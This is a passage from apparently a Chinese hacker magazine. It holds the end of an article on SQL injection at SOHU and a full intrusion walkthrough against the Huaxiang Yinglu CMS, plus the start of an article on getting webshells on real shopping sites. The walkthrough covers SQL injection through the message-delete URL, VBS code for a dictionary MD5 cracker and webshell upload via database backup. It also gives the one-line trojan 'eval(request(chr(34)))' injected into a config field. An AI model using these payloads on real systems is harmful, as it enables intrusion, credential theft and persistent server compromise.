


图13




图14

个参数没有进行任何的过滤就对数据库进行查询操作，导致漏洞的出现。如图13、图14所示。

总结


以上是对SOHU的一次简单的安全检测，由此可见，门户网站同样存在许多安全隐患。由于关于注入漏洞的攻击文章较多，因此本文并不对此进行重点讲解。对于如此大站，发现漏洞往往比攻击注入漏洞更难。

所以这里就想给大家一种入侵意识 怎样创造新的方法来发现漏洞。脚本漏洞从本质上来说就是过滤不严格，但却有非常多的表现形式，因此我们需要利用原有的脚本漏洞挖掘出新的表现形式，毕竟黑客是需要有创造性的。

脚本小子： *花香盈路是一套使用比较广泛的整站系统，不过此系统代码较繁复，很多朋友因为它较为庞大的代码量而放弃对它的研究。还好总有不怕麻烦的人，今天我们就来一起看一下本文作者对其的详细分析。*

适合读者：网络爱好者、入侵爱好者、脚本爱好者

前置知识：无



花香盈路整站漏洞再现

文/图 Morephaze[DSG]

最近拿到一套花香盈路系统，最新版本Ver6.6，我准备研究研究，看有什么漏洞没有。

投石问路

以前此系统有一个漏洞，主要是由于消息框对脚本代码过滤不严而造成的，而那种方法甚为被动，只有管理员阅读信息的时候才能拿到COOKIE里的密码信息，这里我先介绍一种主动拿密码信息的方法。

先注册一个账号登录上去，进入短信箱，先给自己发一条站内短信，如图1所示。

我们来阅读这条短信，留意到地址栏的URL了么？"http://localhost/hxcms/messager.asp?action=read&id=2"。我们来提交经典的SQL注入测试等式and 1=1和and 1=2，看看返回信息，很遗憾，没有注入成功。





图1

不过先别泄气，我们看到短信箱控制面板上还有个删除短信息的图标，我们右键点击此图标，在下拉菜单中选择"复制快捷方式"，然后重新打开一个浏览器窗口，把复制的地址"http://localhost/hxcms/messager.asp?action=delete&id=2"贴上去，这时先别急着按回车，还得在URL后面加上我们的SQL注入测试表达式and 1=1。这时返回短信箱看看原来那条信息还在不在？如图2所示。


图2

很明显，短信息已经成功删掉了，到这里好象有点希望？依照同样的步骤进行操作，这次输入的是and 1=2，回车后再看看短信箱，发现短消息居然还在。由此可以确定短信箱又存在SQL注入漏洞了，尽管利用起来没那么舒服，不过我们不用跨站就可以拿COOKIE了。

开始入侵

投石问到路就开始行动，SQL注入技术出来都好几年了，手工注入相信大家都会，我这里就不再罗嗦了，不懂的话就先看看以前的杂志，因为这并非本文的重点。回到注入点，通过注入我们便能拿到管理员的密码了。

本以为事情就这样了解了，谁知等我把密码长度猜出来的时候不禁捏了一把汗，居然是40位的散列！？相信大家也听过16位32位的MD5加密吧，但是40位的我倒是闻所未闻，至于他采用的是什么加密算法我也无从得知。以前看过一篇防御文章说，可以通过修改MD5函数来实现令市面上绝大多数的MD5破解工具失效的算法，这的确是一个很好的防御方法，难道我们真的没办法破解吗？

小知识 MD5暴力破解。
软件先利用通用的MD5算法来对一已知的字符串进行加密，然后用来与黑客所获得的MD5密文相对比，若相等，说明原始字符串就是要破解MD5的明文，然后输出结果，否则重新对下一个待枚举的字符串进行加密——对比——再加密，如此反复直到得到真正密码明文为止。

好了，我们现在的方向是自己编写一个暴力破解器（简陋版），这时菜鸟就会问了：我不会编程如何是好？其实能看得懂这篇文章就差不多了，因为我们只需要用到VBS脚本来完成这项工作，所以说能看懂一些ASP脚本就够了。

下面来说一下比较重要的部分，我们说到要加密，就必须要是用它自带的MD5文件才行，还好花香INC目录下的MD5.asp已经为我们提供了MD5函数。我们只要在VBS脚本的前面写入MD5的函数体就可以了。

```
On Error Resume Next
'下面是引用函数体部分
-----这里略去MD5函数的代码-----
'函数定义结束
MsgBox "welcome to MD5craker v1.0 by [DSG]"
msgbox "请先将字典文件改名为pass.txt放置于c:下"
Dim Input
Input = InputBox("输入要破解的MD5散列")
MsgBox "你输入的是: "&Input
Dim fso,tf '创建fso对象
Set fso=CreateObject("Scripting.FileSystemObject")
Set ts = fso.OpenTextFile("c:\pass.txt",1,true)
do while not ts.atEndOfStream
pass = ts.readline
if MD5(pass)=input then
msgbox "恭喜! 找到一个密码: "&pass
exit do
end if
loop
if MD5(pass)=input then
msgbox "谢谢使用[DSG]作品! "
else
msgbox "破解失败，请另选字典再尝试! "
end if
```

把以上代码写进记事本然后保存为*.vbs文件，双击就可以使用。这里我们需要一个字典用来跑密码，相信大家都有一份常用的密码档，只要把密码字典文件改名为pass.txt放在C盘根目录下就可以了。我们打开MD5crack.vbs，出现如图3所示的界面。




图3


按照提示输入我们刚刚注入拿到的MD5散列就可以开始破解了。当成功破解密码时脚本会给出提示，我们这里拿到的密码是123123，如图4所示。




图4

好，先进花香的后台看看。花香的后台功能十分强大，如图5所示。

搞下一个WebShell是非常简单的事。如图6所示，备份数据即可。


图5


图6

后台有备份数据库功能，我们可以先上传一个图片后缀的ASP木马，然后重新备份成ASP后缀的文件，以前的杂志早已有过介绍；另外，我们再来看另一种拿WebShell的方法。

打开admin_config.asp文件我们可以看到如下代码

```
sessionvar=replace(Trim(Request.Form("sessionvar")),CHR(34),"'")
hx_In=replace(Trim(Request.Form("hx_In")),CHR(34),"'")
bad_ip = replace(Trim(Request.Form("bad_ip")),CHR
```

```
(34),"")
    webname=replace(Trim(Request.Form("webname")),CHR
(34),"")
    weburl=replace(Trim(Request.Form("weburl")),CHR(34),"")
    ……
    ……
    point_js=replace(Trim(Request.Form("point_js")),CHR(34),"")
    point_pic = replace(Trim(Request.Form("point_pic")),
CHR(34),"")
    point_vid = replace(Trim(Request.Form("point_vid")),
CHR(34),"")
```

上面的过滤语句是针对双引号的，为何要针对双引号呢？再看它的配置文件inc\config.asp

```
    '===== 网站基本信息 =====
    sessionvar="xc"        '设置变量，变量不可以为NO，否
则后台无法登录
    webname="花香盈路"              '设置站点名称
    weburl="http://www.hx66.net"     '设置网站地址
    webmail="webinfo@hx66.net"       '设置站长EMAIL
    ……
    ……
    '===== 首页显示信息 =====
    indexnews=6              '首页显示的新闻的条数
    indexarticle=10          '首页显示的文章的篇数
    indexsoft=10             '首页显示的程序的个数
```

由此我们可以看到程序作者把双引号过滤得滴水不漏，作用就是为了防止有人精心构造语句来闭合双引号的恶意代码。过滤倒是没问题了，但请大家留意，上面的下部分代码用的却是indexnews=6这种整型变量，我们知道这是不需要双引号闭合的，因此我们完全可以通过它的过滤。

回到后台管理，进入"网站设置"→"首页信息"那里，把新闻显示条数的框内填上如下代码：

```
    6: eval(request(chr(34)))
    //注意，这里的34是双引号的acsii码，也就是说我们的木马连接密码就用双引号。
```

保存设置就可以了，接着就用lake2的WebShell的客户端来连接config.asp文件，如图7所示。

http://localhost/hxcms/inc/config.asp

Get Drives

Name	VolumeName	Type	IsReady	FileSystem	AvailableSpace	TotalSize	SerialNumber
A	Not Ready						
C		FIXED	True	FAT32	4.2 G	7.43 G	-186070828
D	游戏娱乐	FIXED	True	FAT32	15.5 G	18.62 G	1845857489
E	声色生活	FIXED	True	FAT32	15.78 G	18.62 G	1884927570
F	软件与备份	FIXED	True	FAT32	17.53 G	18.62 G	1923997651

图7


总结

最后要说的是，虽然该漏洞利用起来有点麻烦，但是作为一名真正的安全爱好者就应该有一定的耐性，而且手工注入是技术层面上的东西，比起用工具注入更为利于技术的进步，我们接触到一些站点的时候不要遇到一些困难就想到旁注，那只会让大家止步不前。

本文只介绍了花香短信箱的注入漏洞，纯属偶然所得，关于花香，恐怕更多的东西要靠大家来挖掘了。

适合读者：网络爱好者、入侵爱好者
前置知识：无

WSockExpert拿WebShell新方法



文/图 一笑

最近在黑防上看了一篇《一句话木马的入侵》，我受了点启发，也想搞几个购物站点的Shell看看。于是搜索关键词"= = 短信管理 = = 新闻管理 = = 支付方式 ="开始了渗透之路。

或许是我搜索的关键词不对，出来的结果不多。不过还好找到了几个有漏洞的站点。打开www.t-city.cn/admin/admin.asp，看到有什么东西闪了一下，不过操作界面还没有出来，就返回到了登录页面。

打开WSockExpert对www.t-city.cn/admin/admin.asp页面进行抓包，然后仔细分析抓包的内容。以<TR这种标签的为主，可以找到很多的链接"border=0> 网店标志上传"，如图1所示。

